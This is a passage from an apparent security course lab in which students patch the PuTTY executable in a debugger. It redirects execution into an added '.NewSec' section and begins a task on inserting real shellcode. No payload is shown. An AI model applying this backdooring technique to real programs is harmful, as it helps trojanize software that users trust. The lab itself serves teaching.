
Putty opens. In the "Host Name (or IP address)" box, type

ad.samsclass.info

At the bottom, click the **Open** button.

The program stops, and the status bar at the bottom of the Immunity window says "**INT3 command ...**", as shown below.

This shows that the code redirection worked, and executed the first instruction in the .NewSec section!



Saving a Screen Image

Make sure you can see "INT3 command ..." message, as shown above.

Press the **PrintScr**n key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.


Save the document with the filename "**YOUR NAME Proj 8b1**", replacing "YOUR NAME" with your real name.

Task 3: Inserting Real Shellcode


Saving the Modified EXE

In Immunity, maximize the CPU window.


In the top left pane of the CPU window, right-click, and click "**Go to**", **Expression**, as shown below.



In the "Enter expression to follow" box, enter 41CB6E as shown below. Click OK.



